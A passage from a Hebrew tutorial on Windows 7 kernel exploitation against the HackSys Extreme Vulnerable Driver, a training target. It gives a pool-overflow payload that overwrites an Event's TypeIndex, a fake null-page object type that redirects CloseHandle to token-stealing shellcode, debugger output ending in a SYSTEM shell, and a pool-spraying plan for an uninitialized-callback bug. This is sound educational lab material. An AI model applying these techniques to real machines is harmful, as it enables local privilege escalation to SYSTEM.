על מנת לחרוג ל-Event, עלינו לרשום 0x1F8 בתים של "זבל", ולאחר מכן לדרוס את ה-chunk של ה-Event כרצוננו (החל מה-POOL_HEADER_שלו). בעת הדריסה, עלינו להיות זהירים מאוד ולשמור על הערכים של כל שאר השדות במבנים שנדרוס בדרך ל-ObjectHeader.TypeIndex. נבין היכן נמצא השדה ביחס לתחילת ההקצאה. ניזכר במבנה של הקצאות אובייקטים בקרנל: ראשית POOL_HEADER באורך 8 בתים, לאחר מכן header'ים אופציונליים, אחריהם OBJECT_HEADER, ואז האובייקט עצמו. עלינו להבין אילו header-ים אופציונליים נמצאים בשימוש עבור Event. על מנת לבצע זאת, נבחן OBJECT_HEADER של Event כלשהו:

```
ea20: Object: 85b32b30 GrantedAccess: 001f0003 Entry: 935d4440
Object: 85b32b30 Type: (851ef418) Event
ObjectHeader: 85b32b18 (new version)
HandleCount: 1 PointerCount: 1

2: kd> dt nt!_OBJECT_HEADER 85b32b18
+0x000 PointerCount      : 0n1
+0x004 HandleCount      : 0n1
+0x004 NextToFree       : 0x00000001 Void
+0x008 Lock              : _EX_PUSH_LOCK
+0x00c TypeIndex        : 0xc ''
+0x00d TraceFlags       : 0 ''
+0x00e InfoMask         : 0x8 ''
+0x00f Flags            : 0 ''
+0x010 ObjectCreateInfo : 0x85311840 _OBJECT_CREATE_INFORMATION
+0x010 QuotaBlockCharged : 0x85311840 Void
+0x014 SecurityDescriptor : (null)
+0x018 Body             : _QUAD
```

ניתן לאמת שאכן מדובר ב-Event על ידי בדיקת האיבר ה-0xC ב-nt!ObTypeIndexTable. כאמור, השדה InfoMask משמש על מנת לספק מידע על ה-header'ים האופציונליים שנמצאים בשימוש. הערך שלו הוא 0x8, מכאן שרק OBJECT_HEADER_QUOTA_INFO נמצא בשימוש, כך שהמבנה של ההקצאה הוא כזה:

1. POOL_HEADER בגודל 0x8 בתים.
2. OBJECT_HEADER_QUOTA_INFO בגודל 0x10 בתים.
3. OBJECT_HEADER בגודל 0x18 בתים, בתוכו נמצא TypeIndex בהיסט של 0xC בתים מתחילת המבנה.
4. האובייקט עצמו.

נשמור על כלל הערכים עד TypeIndex, פרט ל-Lock, אותו נאפס. לבסוף, נקבל את ה-buffer הבא (מובא בקוד פיתון):

```
payload = '\x41' * 0x1F8 # Junk
payload += "\x40\x00\x08\x04\x45\x76\x65\xee" # nt!_POOL_HEADER
payload += "\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" #
nt!_OBJECT_HEADER_QUOTA_INFO
payload += "\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" #
nt!_OBJECT_HEADER (partial)
payload += '\x00' # nt!_OBJECT_HEADER.TypeIndex
```

נשתמש ב-payload הנ"ל (שאורכו הוא 0x21D בתים) כ-input לבקשת ה-IOCTL, וב-0x21D כגודל ה-input, ונדבג את TriggerPoolOverflow עד הקריאה ל-memcpy.

נמצא היכן יושב ה-chunk אליו נחרוג (הכתובת של KernelBuffer נמצאת ב-0x1C-ebp):

```

0: kd> u eip L1
HEVD!TriggerPoolOverflow+0xe1 [c:\hacksys\extremevulnerability\driver\
97c9620b e8cacf7fff call HEVD!memcpy (97c931da)
0: kd> !pool poi(ebp-1c)
Pool page 86de5148 region is Nonpaged pool
86de5000 size: 40 previous size: 0 (Allocated) Even (Protected)
86de5040 size: 40 previous size: 40 (Allocated) Even (Protected)
86de5080 size: 40 previous size: 40 (Allocated) Even (Protected)
86de50c0 size: 40 previous size: 40 (Allocated) Even (Protected)
86de5100 size: 40 previous size: 40 (Allocated) Even (Protected)
*86de5140 size: 200 previous size: 40 (Allocated) *Hack
Owning component : Unknown (update pooltag.txt)
86de5340 size: 40 previous size: 200 (Allocated) Even (Protected)
86de5380 size: 40 previous size: 40 (Allocated) Even (Protected)

```

נבחן את ה-`_OBJECT_HEADER` שנמצא ב-`0x86de5140+8+10` (אחרי ה-`_POOL_HEADER` ו-`:_OBJECT_HEADER_QUOTA_INFO`):

```

0: kd> dt nt!_OBJECT_HEADER 86de5340+8+10
+0x000 PointerCount : 0n1
+0x004 HandleCount : 0n1
+0x004 NextToFree : 0x00000001 Void
+0x008 Lock : _EX_PUSH_LOCK
+0x00c TypeIndex : 0xc ''
+0x00d TraceFlags : 0 ''
+0x00e InfoMask : 0x8 ''

```

ניכר ש-`TypeIndex` הוא `0xc`, האינדקס שמתאים לאובייקט מסוג `Event`.

נתקדם צעד אחד על מנת שהקריאה ל-`memcpy` תתבצע, ונבדוק שוב מה הערך של השדה `TypeIndex`:


```

0: kd> dt nt!_OBJECT_HEADER 86de5340+8+10
+0x000 PointerCount : 0n1
+0x004 HandleCount : 0n1
+0x004 NextToFree : 0x00000001 Void
+0x008 Lock : _EX_PUSH_LOCK
+0x00c TypeIndex : 0 ''
+0x00d TraceFlags : 0 ''

```

ניצחון! אבל כמובן שעוד לא סיימנו - אם נקרא ל-`CloseHandle` כעת, מכיוון שהעמוד הראשון בזיכרון לא ממופה, ייזרק `exception`. עלינו למפות אותו, ולאחר מכן למקם בו `_OBJECT_TYPE` מזויף, כך שהפונקציה שבחרנו להשתמש בה (`CloseProcedure`), אבל גם `OkayToCloseProcedure` (תעבוד) תצביע לכתובת של ה-shellcode שלנו, שבינתיים נמקם בו פקודת `"int 3"`.

את העמוד נקצה באותה השיטה בה השתמשנו בניצול `Null Pointer Dereference`. כשהעמוד ממופה, ניתן לכתוב אליו כפי שהיינו כותבים לכל כתובת אחרת בזיכרון. לשמחתנו, אין צורך בזיוף מבנה מתוחכם - מספיק שכל השדות ב-`_OBJECT_TYPE` פרט לשדה שמכיל את הכתובת של הפונקציה אותה נרצה לנצל יהיו מאופסים, והקריאה ל-`CloseHandle` תגרום לקפיצה ל-shellcode שלנו. לכן, כל שעלינו לעשות הוא להציב בכתובת `0x60` (ההיסט של `TypeInfo.CloseProcedure` מתחילת המבנה `_OBJECT_TYPE`) את הכתובת של ה-shellcode שלנו.

בבצע את הפעולה הזו ונריץ את התכנית מחדש:

```
Break instruction exception - code 80000003 (first chance)
012b8e80 cc          int     3
3: kd> k 8
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be
00 93483b48 82c746bd 0x12b8e80
01 93483b94 82c95d0e nt!ObpDecrementHandleCount+0x139
02 93483bdc 82c95a4e nt!ObpCloseHandleTableEntry+0x203
03 93483c0c 82c95de8 nt!ObpCloseHandle+0x7f
04 93483c28 82a8aa06 nt!NtClose+0x4e
05 93483c28 776971b4 nt!KiSystemServicePostCall
06 00310578 776955bc ntdll!KiFastSystemCallRet
07 0031057c 758f6be2 ntdll!ZwClose+0xc
3: kd> k 20
```

ניתן לראות שה-breakpoint עלה מהקריאה ל-`CloseHandle`, ושהוא ה-breakpoint שאנו הגדרנו (הכתובת 0x12b8e80 נמצאת ב-userland). כעת, במקום 3 int נציב את ה-shellcode שלנו לגניבת Access Token. פעולת ההתאוששות היחידה שעלינו לבצע בסוף ה-shellcode היא יישור המחסנית. על מנת לדעת כיצד לישר את המחסנית, נבחן פונקציית `CloseProcedure` אחרת שנתקלנו בה - `nt!IoCloseFile`. נבחן את ה-epilogue שלה:

```
nt!IoCloseFile+0x372:
82c833ee 5f          pop      edi
82c833ef 5e          pop      esi
82c833f0 5b          pop      ebx
82c833f1 8be5        mov      esp,ebp
82c833f3 5d          pop      ebp
82c833f4 c21000      ret      10h
```

החלק הרלוונטי הוא הפקודה "ret 0x10". נוסיף אותה בסוף ה-shellcode (לאחר הפקודה `popad`), ונוסיף קוד שיפתח תהליך `cmd.exe` חדש לאחר בקשת ה-`Ioctl`, ונריץ מחדש את התכנית. נבחן את המשתמש ממנו התהליך שלנו וה-`cmd` רצים בסוף התכנית:

The screenshot shows a Windows Task Manager window with the following process list:

Process Name	Private Bytes	Working Set	Session
svchost.exe	3888	NT AUTHORITY\SYSTEM	
TrustedInstaller.exe	4016	NT AUTHORITY\SYSTEM	
ss.exe	460	NT AUTHORITY\SYSTEM	
h.exe	468	NT AUTHORITY\SYSTEM	
on.exe	1668	NT AUTHORITY\SYSTEM	
er.exe	284	DEV-VM\Demo	
toolsd.exe	1460	DEV-VM\Demo	
d.exe	2972	DEV-VM\Demo	
hacksys.exe	800	NT AUTHORITY\SYSTEM	
cmd.exe	1880	NT AUTHORITY\SYSTEM	
xp.exe	2152	DEV-VM\Demo	

Below the task manager, a command prompt window shows the following output:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\DriverDev\hacksys_communication>whoami
nt authority\system

C:\DriverDev\hacksys_communication>
```

At the bottom, a status bar shows: CPU Usage: 15.48%, Commit Charge: 36.93%, Processes: 46, Physical Memory: 2.00 GB.

עכשיו סיימנו ☺


Uninitialized "Heap" Variable

כעת, ננסה לנצל את TriggerUninitializedHeapVariable, שקוד ה-IOCTL אשר יגרום להרצתה הוא 0x222033, אך תחילה - עלינו לצלול עמוק יותר לתוך ה-Pool, או ספציפית יותר - לתוך אלגוריתם הקצאת/שחרור חתיכות (chunk-ים) ב-Pool.

כשדיברנו על ניצול Pool Overflow בעזרת Pool Spraying + DKOHM, סקרנו בקצרה את מנגנון ההקצאה של ה-pool והסתפקנו בלציין שה-pool מעדיף להשתמש בהקצאות קיימות חופשיות על פני הקצאת זיכרון חדש, וציינו שהדבר ממומש באמצעות הרשימות ListHeads ו-LookasideList. בסעיף זה, נתעמק באלגוריתם ונסביר כיצד הרשימות הללו משמשות את ה-pool בעת הקצאת chunk חדש. בשלב זה חשוב לי לציין שרוב המידע התיאורטי שנציג בסעיף זה מתבסס על המאמר "Kernel Pool Exploitation on Windows 7" מאת Tarjei Mandt (@kernelpool). נציין מראש שהדיון שלנו יהיה מוגבל למערכות בהן מעבד אחד.

כאמור, בקשות להקצאת זיכרון kernel pool מתבצעות באמצעות הפונקציה ExAllocatePoolWithTag, אך כיצד היא עובדת? כיצד מערכת ההפעלה מחליטה כיצד להקצות לנו chunk בגודל שביקשנו?

התרשים הבא, שלקוח מהאתר trackwatch.com, מתאר את האלגוריתם על פיו מתבצעת ההקצאה בעת הקריאה לפונקציה:

נתאר את התרשים: בעת בקשת זיכרון pool, ראשית מתבצעת בדיקה אם הגודל המבוקש הוא גדול מ-0x200. הגודל המבוקש הוא הגודל ששולחים ל-ExAllocatePoolWithTag, מעוגל לכפולה של 8 (הגרנולריות של ה-Pool), ועוד 8 (בשביל ה-POOL_HEADER). לרוב, כשנדבר על הקצאות, לא נדבר על

הגודל שלהן בבתים, אלא ב-Block Size - יחידת מידה ששווה לגודל המבוקש חלקי שמונה. ניתן לחשב את ה-Block Size באופן הבא:

$$BlockSize = (numberOfBytes + 0xF) \gg 3$$

כאשר numberOfBytes הוא מספר הבתים שמבקשים להקצות בקריאה ל-ExAllocatePoolWithTag. כך, לדוגמה, ה-Block Size של ה-chunk שמבקשים בקריאה (ExAllocatePoolWithTag(0, 0x9, "Shaq") הוא:


$$(0x9+0xF) \gg 3 = 3.$$

ננסה מחדש את הבדיקה הראשונה: בודקים האם ה-Block Size של ההקצאה אותה מבקשים לבצע גדול מ-64. בפועל, ב-Windows 7 32 ביט, הבדיקה היא **שונה** והיא מתייחסת ל-Block Size של 32 (0x20). במידה וה-Block Size לא גדול מ-32, מחפשים ב-LookasideList הקצאה בעלת אותו block size. אם נמצאת כזו, מחזירים אותה, אחרת מבצעים בדיקה זהה ב-ListHeads. אם ה-block size גדול מ-32, בודקים ישירות ב-ListHeads.

במידה ואין chunk מתאים ב-ListHeads, בודקים אם יש chunk ב-ListHeads בעל block size גדול מהמבוקש. אם כן, מחלקים את ה-chunk לשני חלקים ומחזירים את החלק הרלוונטי (נבחר על פי מיקום ה-chunk בעמוד ה-Pool) כ-chunk שהוקצה לבקשה. פעולה שכזו נקראת **פרגמנטציה - Fragmentation**.

במידה ולא קיים chunk שכזה, מקצים עמוד חדש ב-Pool (בפועל גם העמוד הוא הקצאת Pool), ואת ה-chunk הראשון שלו, ומחזירים אותו כ-chunk שהוקצה לבקשה.


האלגוריתם לא מסובך במיוחד, אבל יש כאן שתי רשימות שעדיין לא הכרנו - LookasideList ו-ListHeads. הרשימות הללו אחראיות על ניהול chunk-ים משוחררים ב-Pool, ומשמשים - כפי שראינו - על מנת להקל על תהליך הקצאת chunk-ים חדשים ולמנוע מיפוי זיכרון חדש אלא אם כן אין ברירה אחרת. נסקור בקצרה את המבנה והתפקיד של כל רשימה.

נתחיל ב-ListHeads. כפי שציינו, המבנה nt!_POOL_DESCRIPTOR משמש להגדרת Pool. אם נבחן אותו, נראה שבהיסט של 0x140 מתחילת המבנה קיים איבר בשם ListHeads:

```
1: kd> dt nt!_POOL_DESCRIPTOR
+0x000 PoolType : _POOL_TYPE
+0x004 PagedLock : _KGUARDED_MUTEX
+0x004 NonPagedLock : Uint4B
+0x040 RunningAllocs : Int4B
+0x044 RunningDeAllocs : Int4B
+0x048 TotalBigPages : Int4B
+0x04c ThreadsProcessingDeferrals : Int4B
+0x050 TotalBytes : Uint4B
+0x080 PoolIndex : Uint4B
+0x0c0 TotalPages : Int4B
+0x100 PendingFrees : Ptr32 Ptr32 Void
+0x104 PendingFreeDepth : Int4B
+0x140 ListHeads : [512] _LIST_ENTRY
```

מדובר במערך באורך 0x512 בתים, שכל איבר בו הוא מסוג _LIST_ENTRY. כזכור, _LIST_ENTRY הוא מבנה המשמש לתיאור רשימה מקושרת דו-כיוונית. כל איבר ב-ListHeads הוא האיבר הראשון ברשימה מקושרת דו-כיוונית של chunk-ים משוחררים בעלי אותו Block Size. האיברים מסודרים בסדר התואם ל-Block Size של ה-chunk-ים ברשימות שהם מייצגים, כך לדוגמה ListHeads[0] הוא ה-_LIST_ENTRY הראשון ברשימה של chunk-ים חופשיים שה-Block Size שלהם הוא 1, ו-ListHeads[0x1E] הוא ה-_LIST_ENTRY הראשון ברשימה של chunk-ים חופשיים שה-Block Size שלהם הוא 0x1F. במידה והוחלט ש-chunk משוחרר יכנס ל-ListHeads (בהמשך נבין תחת אילו תנאים זה קורה), ה-_LIST_ENTRY שמקשר אותו לשאר הרשימה ימוקם בתחילת ההקצאה, מיד לאחר ה-POOL_HEADER. התרשים הבא ממחיש את מבנה ה-ListHeads:

בעת בקשת הקצאה, במידה ולא קיים chunk פנוי ב-LookasideList שתואם את גודל המבוקש, פונים ל-ListHeads. כפי שראינו, לא ניתן למצוא את ה-LookasideList ב-POOL_DESCRIPTOR. ה-LookasideList הוא מערך המורכב מרשימות מקושרת חד-כיוונית (ממומש בעזרת SINGLE_LIST_ENTRY, נבחן את המבנה בקרוב), ומוגדר פר-מעבד בעזרת המבנה ה-Processor Control Block (nt!_KPRCB, נגענו בו בתחילת המאמר), ואכן ניתן למצוא את ההגדרות של ה-LookasideList ב-KPRCB:


```
+0x5a0 PPLookasideList : [16] _PP_LOOKASIDE_LIST
+0x620 PPNPagedLookasideList : [32] _GENERAL_LOOKASIDE_POOL
+0xf20 PPPagedLookasideList : [32] _GENERAL_LOOKASIDE_POOL
+0x1820 PacketBarrier : Uint4B
```


ספציפית מעניינים אותנו המערכים PPNPagedLookasideList ו-PPPagedLookasideList. "PP" משמעו "Per Processor". המערך PPPagedLookasideList הוא המערך של ה-Lookaside עבור Paged Pool, ו-PPNPagedLookasideList הוא ה-Lookaside עבור Non-Paged Pool. כאמור, ה-Lookaside הללו מוגדרים פר-מעבד. מדובר במערכים בעלי 0x20 איברים, שכל איבר בהם מהווה Lookaside להקצאה בעלת block size מסוים, בדיוק כמו ה-ListHeads. כך, לדוגמה, ב-PPPagedLookasideList[0x10] תמצא הגדרת ה-Lookaside במעבד עבור chunk-ים בעלי Block Size של 0x11. המערכים הינם מערכים של איברים מסוג nt!_GENERAL_LOOKASIDE_POOL, נבחן את המבנה (מובאת הגדרה חלקית):

```

1: kd> dt nt!_GENERAL_LOOKASIDE_POOL .
+0x000 ListHead          : 
+0x000 Alignment         : Uint8B
+0x000 Next              : _SINGLE_LIST_ENTRY
+0x004 Depth             : Uint2B
+0x006 Sequence          : Uint2B
+0x000 SingleListHead    : 
+0x000 Next              : Ptr32 _SINGLE_LIST_ENTRY
+0x008 Depth             : Uint2B
+0x00a MaximumDepth      : Uint2B
+0x00c TotalAllocates    : Uint4B
+0x010 AllocateMisses    : Uint4B
+0x010 AllocateHits      : Uint4B
    
```


השדות שמעניינים אותנו הם Depth, MaximumDepth ו-SingleListHead. השדה SingleListHead הוא שדה מסוג _SINGLE_LIST_ENTRY, וכפי שניתן לראות מדובר במבנה שגודלו 4 בתים, בעל שדה אחד בשם Next, שהוא מצביע ל-SINGLE_LIST_ENTRY. המבנה, כאמור, משמש לתיאור רשימות מקושרות חד-כיוונית. כאשר מתקבלת ההחלטה ש-chunk משוחרר צריך להתווסף ל-Lookaside המתאים ל-block size שלו, נרשם SINGLE_LIST_ENTRY ב-4 הבתים הראשונים של ההקצאה (לאחר ה-POOL_HEADER). להלן תרשים את מבנה ה-LookasideList (ספציפית בחרתי ב-PPPagedLookasideList):

השדה Depth מתאר את העומק של ה-Lookaside, כלומר את מספר האיברים המאוחסנים בו כרגע (כמות ה-chunk-ים החופשיים שנמצאים בו כרגע), והשדה MaximumDepth מתאר את העומק המקסימלי של ה-Lookaside, והוא שווה ל-0x100 (256), לכן לא יתכן שיהיו יותר מ-0x100 איברים ב-Lookaside של block size מסוים. כמו כן, מכיוון שב-LookasideList ישנם 0x20 איברים, ניתן לנהל Lookaside של chunk-ים עד ל-block size של 0x20, כלומר chunk-ים שגודלם הוא עד 0x100 בתים, ומכאן גם הבדיקה בתחילת ניהול בקשת ההקצאה אם הגודל המבוקש עולה על 0x100.


ה-Lookaside ים כבויים בעת עליית המכונה, ומופעלים **2 דקות** לאחר עלייתה. הטיימר `nt!ExpBootFinishedTimer` אחראי על כך.

בעת שחרור הקצאה, מתרחש אלגוריתם דומה המתעדף את שמירת ה-chunk ב-Lookaside המתאים לו על פני שמירתו ב-ListHead המתאים לו עבור chunk-ים בעלי block size קטן מ-0x21. להלן תרשים הממחיש את האלגוריתם, שנלקח מהאתר `trackwatch.com`. גם כאן, חשוב לציין שבמקרה שלנו מדובר ב-0x100 ולא 0x200:

ניתן לראות כאן גם את התנהגות ה-coalescing (איחוד הקצאות חופשיות) שנעזרנו בה על מנת לנצל `Pool Overflow`. במידה ומתבצע איחוד, והגודל של ה-chunk לאחד האיחוד הוא בגודל של עמוד בזיכרון, משחררים את כל העמוד. בשאר המצבים בהם יתבצע איחוד, האיבר ימוקם ב-ListHeads. גם החורים שיצרנו בעת ניצול `Pool Overflow` היו ממוקמים ב-ListHead המתאים. ה-ListHead המתאים הוא `ListHeads[0x3F] (0x200/8 - 1)`. ניעזר שוב בתכנית שרשמנו לניצול `Pool Overflow` ונבחן את ה-ListHeads לאחר יצירת ההקצאות החופשיות על מנת להמחיש זאת. נריץ אותה ונעצור ב-WinDbg לאחר יצירת החורים.

ראשית, ניזכר שההקצאות שביצענו ב-`Pool Overflow` היו הקצאות `Non-Paged Pool`. מכיון ש-ListHeads נמצא ב-`_POOL_DESCRIPTOR` של ה-Pool, עלינו למצוא את הכתובת בו ה-`_POOL_DESCRIPTOR` נמצא.

במערכות בהן מעבד אחד, ה-Non-Paged Pool הוא האיבר הראשון ב-nt!PoolVector. ניעזר בעובדה הזו על מנת למצוא את ה-POOL_DESCRIPTOR של ה-Non-Paged Pool:

```
2: kd> dt _POOL_DESCRIPTOR poi(nt!PoolVector)
nt!_POOL_DESCRIPTOR
+0x000 PoolType           : 0 ( NonPagedPool )
+0x004 PagedLock          : _KGUARDED_MUTEX
+0x004 NonPagedLock       : 0
+0x040 RunningAllocs      : 0n479233
+0x044 RunningDeAllocs    : 0n406818
+0x048 TotalBigPages      : 0n5604
+0x04c ThreadsProcessingDeferrals : 0n0
+0x050 TotalBytes         : 0x1e6afc0
+0x080 PoolIndex          : 0
+0x0c0 TotalPages         : 0n2727
+0x100 PendingFrees       : 0x86b42b58 -> (null)
+0x104 PendingFreeDepth   : 0n1
+0x140 ListHeads          : [512] _LIST_ENTRY [ 0x82b8c900
```

אם נלחץ על ListHeads, WinDbg יפרוט בפנינו את המערך. מכיוון שכל חור שיצרנו הוא בגודל 0x200, ה-Block Size שלו הוא 64 ולכן ההקצאות אמורות להימצא ב-ListHeads[63].

[60]	Type: _LIST_ENTRY
[61]	Type: _LIST_ENTRY
[62]	Type: _LIST_ENTRY
[63]	Type: _LIST_ENTRY
[64]	Type: _LIST_ENTRY
[65]	Type: _LIST_ENTRY
[66]	Type: _LIST_ENTRY

```
2: kd> dx -id 0,0,ffffffff851c8890 -r1 (*((ntkrpamp!_LIST_ENTRY *)
(*((ntkrpamp!_LIST_ENTRY *)0xffffffff82b8caf8))
[+0x000] Flink : 0x8586ecc8 [Type: _LIST_ENTRY *]
[+0x004] Blink : 0x858200c8 [Type: _LIST_ENTRY *]
```

אם נבחן את ה-chunk אליו מצביע ה-_LIST_ENTRY הראשון, נראה שאין מדובר בחור שיצרנו:

8586ec80	size: 40	previous size: 40	(Allocated)	Even	(Protected)
*8586ecc0	size: 200	previous size: 40	(Free)	*Even	
Pooltag Even : Event objects					
8586eec0	size: 40	previous size: 200	(Allocated)	Even	(Protected)
8586ef00	size: 40	previous size: 40	(Allocated)	Even	(Protected)

ניתן גם לראות שה-_LIST_ENTRY נמצא בדיוק לאחר ה-POOL_HEADER (הכתובת אליה מצביע _LIST_ENTRY.Flink היא בדיוק 8 בתים מראש ה-chunk).

שני מונחים חדשים שמוצגים בתרשים המתאר את אלגוריתם שחרור ה-chunk-ים שעוד לא הצגנו הם "Delayed Frees" ו-"Deferred Frees". לא נתעמק בהן, אלא רק נציין שעל מנת ליעל את ניהול ה-chunk-ים, ניתן להרים דגל (בשם Delayed Frees) אשר יגרום ל-Pool Manager לא לשחרר ישירות chunk-ים, אלא לשמור אותם ברשימה שיכולה להכיל עד 0x20 איברים, ורק כאשר היא מתמלאת ה-Pool Manager ישחרר את ה-chunk-ים. הרשימה הזו נקראת PendingFrees, והיא מוגדרת ב-POOL_DESCRIPTOR (בתרשים קוראים לה Deferred Frees).

על בסיס הרקע התיאורטי הזה, ניגש לפונקציה הפגיעה. תחילה, נבחן את ה-pseudocode שלה. נתחיל בחתימה של הפונקציה:

```
1 int __stdcall TriggerUninitializedHeapVariable(void *UserBuffer)
```

הפונקציה מקבלת מבצע ל-UserBuffer. זהו הבאפר שאנו מספקים כבאפר קלט בקריאה ל-DeviceIoControl. הפעולה המעניינת הבאה שמתבצעת היא בקשת chunk ב-PagedPool, כאשר הגודל המבוקש הוא 0xF0 והתג הוא "Hack":

```
UninitializedHeapVariable = (_UNINITIALIZED_HEAP_VARIABLE *)ExAllocatePoolWithTag(PagedPool, 0xF0u, 'kcaH');
if ( UninitializedHeapVariable )
```

אל ה-chunk שהוקצה מתייחסים כאל _UNINITIALIZED_HEAP_VARIABLE. המבנה מוגדר ב-IDA כך:

```
00000000 UNINITIALIZED_HEAP_VARIABLE struct ; (sizeof=0xF0, align=0x4, copyof_192)
00000000 Value dd ?
00000004 Callback dd ? ; offset
00000008 Buffer dd 58 dup(?)
000000F0 UNINITIALIZED_HEAP_VARIABLE ends
000000F0
```

ניתן לראות שבמבנה קיים שדה בשם Callback, ולכן הוא פוטנציאלית מעניין אותנו - אם נוכל להשתלט על ערכו ולגרום לקריאה ל-Callback, נוכל להשתלט על הריצה ב-Kernel-Mode.


לאחר בדיקה ש-ExAllocatePoolWithTag החזיר chunk, מודפסים כמה הודעות דיבוג ולאחר מכן הערך המאוחסן בבאפר של המשתמש מושווה אל מול ערך הקסם 0xBAD0B0B0. במידה והוא שווה לו, מאתחלים את המשתנה שהוקצה ב-Pool:

```
if ( userBufferValue == 0xBAD0B0B0 )
{
    UninitializedHeapVariable->Value = 0xBAD0B0B0;
    UninitializedHeapVariable->Callback = (void (__stdcall *)())UninitializedHeapVariableObjectCallback;
    memset(UninitializedHeapVariable->Buffer, 65, 0xE0u);
    UninitializedHeapVariable->Buffer[57] = 0;
}
```

התנאי הזה מסמל את תרחיש הריצה התקין, בו המשתנה מאותחל. לאחר מכן, מתבצעת שוב בדיקה שהקצאת ה-chunk הצליחה, וקוראים ל-Callback של המשתנה:

```
28 if ( UninitializedHeapVariable )
29 {
30     DbgPrint("[+] UninitializedHeapVariable->Value: 0x%p\n", UninitializedHeapVariable->Value);
31     DbgPrint("[+] UninitializedHeapVariable->Callback: 0x%p\n", UninitializedHeapVariable->Callback);
32     UninitializedHeapVariable->Callback();
33 }
```

וכאן נמצאת החולשה - קיים תרחיש בו המשתנה לא מאותחל, אך עדיין נמצא בשימוש. חולשות כאלו נקראות חולשות משתנה לא מאותחל (Uninitialized Variable). ספציפית, מדובר בחולשת משתנה לא מאותחל ב-Pool (ולא ב-Heap, כפי שמצוין פעמים רבות בקוד הדרייבר). ברור שבמידה ונצליח לנצל את החולשה הזו על מנת להשתלט על הערך של UninitializedHeapVariable->Callback, נוכל להריץ את ה-shellcode שלנו, ואפילו לא נצטרך להסתבך עם חזרה לתקינות בסופו, מכיוון שאנו נקרא באופן תקין וכל שיהיה עלינו לעשות הוא לחזור בסוף ה-shellcode.

באופן כללי, הרעיון העומד מאחורי ניצול חולשות משתנה לא מאותחל הוא כזה: לאחר שמצאנו תרחיש בו משתמשים במשתנה שלא אותחל, ננסה למצוא דרך לגרום לערך שאנו רוצים להיות ממוקם במקום בו עתיד להיות מוגדר המשתנה (במחסנית או ב-Pool), ואז בעת השימוש במשתנה, יתבצע שימוש בערכים שאנו בחרנו. הדבר אפשרי בהקצאות Pool מכיוון שה-chunk לא מאופס בעת שחרורו/הקצאתו כברירת מחדל, כך שמידע שהושם בו לפני ששוחרר עדיין יהיה קיים בו לאחר שיוקצה לשימוש חדש.

הגודל המבוקש בקריאה ל-ExAllocatePoolWithTag הוא 0xF0, כלומר ה-block size של ה-chunk הוא 0x1F $((0xF0 + 0xF) >> 3)$. כזכור, כאשר מבקשים chunk שה-block size שלו לא גדול מ-0x20, מתבצע חיפוש ב-Lookaside המתאים לסוג ה-Pool ול-block size, ב-Processor Control Block של המעבד המריץ את התהליך. אם ימצא chunk מתאים ב-Lookaside, הוא יוחזר למבקש ויהפוך מ-chunk חופשי ל-chunk בשימוש. מכאן, שאם נצליח למלא את `PPPagedList[0x1E]` (1 - 0x1F) ב-chunk-ים חופשיים ששלטנו בהם ובתוכם, נוכל לשלוט ב-UninitializedHeapVariable כל עוד הוא לא יאותחל. מכיוון שהשדה Callback נמצא בהיסט של 4 בתים מתחילת המבנה `_UNINITIALIZED_HEAP_VARIABLE`, אם נוודא שכל ה-chunk-ים יראו בצורה הבאה לפני השחרור:

Chunk (block size = 0x1F)

0x00	_POOL_HEADER
0x08	---
0x0C	ShellcodeAddress(userland)
---	---

אז לאחר שחרורם והתווספותם ל-Lookaside, ירשם `_SINGLE_LIST_ENTRY` לתחילת ה-chunk ה-chunk-ים יראו כך:

Chunk (block size = 0x1F)

0x00	_POOL_HEADER
0x08	__SINGLE_LIST_ENTRY.Next
0x0C	ShellcodeAddress(userland)
---	---

ה-Callback הפיקטיבי שלנו לא נדרס, וזאת בזכות העבודה שהגודל של `_SINGLE_LIST_ENTRY` הוא 4 בתים, כך שהמידע שקיים החל מהבית הרביעי ב-chunk נשמר. אם ה-chunk היה מתווסף ל-ListHeads, היה מתווסף `_LIST_ENTRY` בתחילתו, שהיה דורס את ה-Callback (מכיוון שהגודל של `_LIST_ENTRY` הוא 8 בתים). פרט המידע האחרון חשוב לנו מאוד - השימוש ב-Lookaside הוא לא מתוך נוחות או אילוץ של מערכת ההפעלה: כזכור, ב-2 הדקות הראשונות לאחר עלייתה, ה-Lookaside לא מאותחל. השימוש ב-Lookaside נעשה מתוך הכרח שלנו לשלוט בארבעת הבתים השניים ב-UninitializedHeapVariable, לכן כשנרשום את ה-exploit שלנו נוודא שה-Lookaside עלה ורק לאחר מכן ננצל את החולשה.

אז יפה, יש לנו רעיון לניצול החולשה. מה שנותר הוא להבין כיצד ניתן לרשום מידע שרירותי ל-Paged Pool, בגודל שאנו רוצים (0xF0 בתים). זוכרים את חברינו, CreateEvent? כזכור, האובייקט שמייצג את Event-ה עצמו מוגדר ב-Non-Paged Pool, עובדה שעזרה לנו לניצול ה-Pool Overflow שעסקנו בו בסעיף הקודם. אבל אם נבחן שוב את חתימת הפונקציה, נבחין בארגומנט מעניין נוסף:

```
HANDLE WINAPI CreateEvent(  
    _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,  
    _In_     BOOL bManualReset,  
    _In_     BOOL bInitialState,  
    _In_opt_ LPCTSTR lpName  
);
```

הארגומנט lpName הוא מצביע למחרוזת. המחרוזת לא נשמרת ב-Event עצמו, אלא מיוצגת בעזרת הקצאה אחרת שהתג שלה הוא ObNm (Object Name), והיא מוקצת ב-Paged Pool! כמו כן, מכיוון שיש לנו שליטה מוחלטת ב-lpName, יש לנו שליטה מוחלטת על גודל ה-chunk שיוקצה ועל תוכנו (התוכן יהיה העתק של המחרוזת שלנו). לכן, אם נשתמש במחרוזת שאורכה הוא 0xF0 בתים, וארבעת הבתים השניים שלה הם הכתובת של ה-shellcode שלנו, מה שיקרה ברמת ה-Pool Manager יהיה הקצאה של chunk שה-block size שלו הוא 0x1F ב-Paged Pool, שתוכנו לחלוטין לשליטתנו, וארבעה בתים אחרי תחילתו תופיע הכתובת של ה-shellcode שלנו. לאחר שחרור ההקצאה, במידה ו-PPPPagedLookasideList[0x1E] לא מלא, ה-chunk הרלוונטי יתווסף אליו ויראה בדיוק כפי שאנו רוצים.

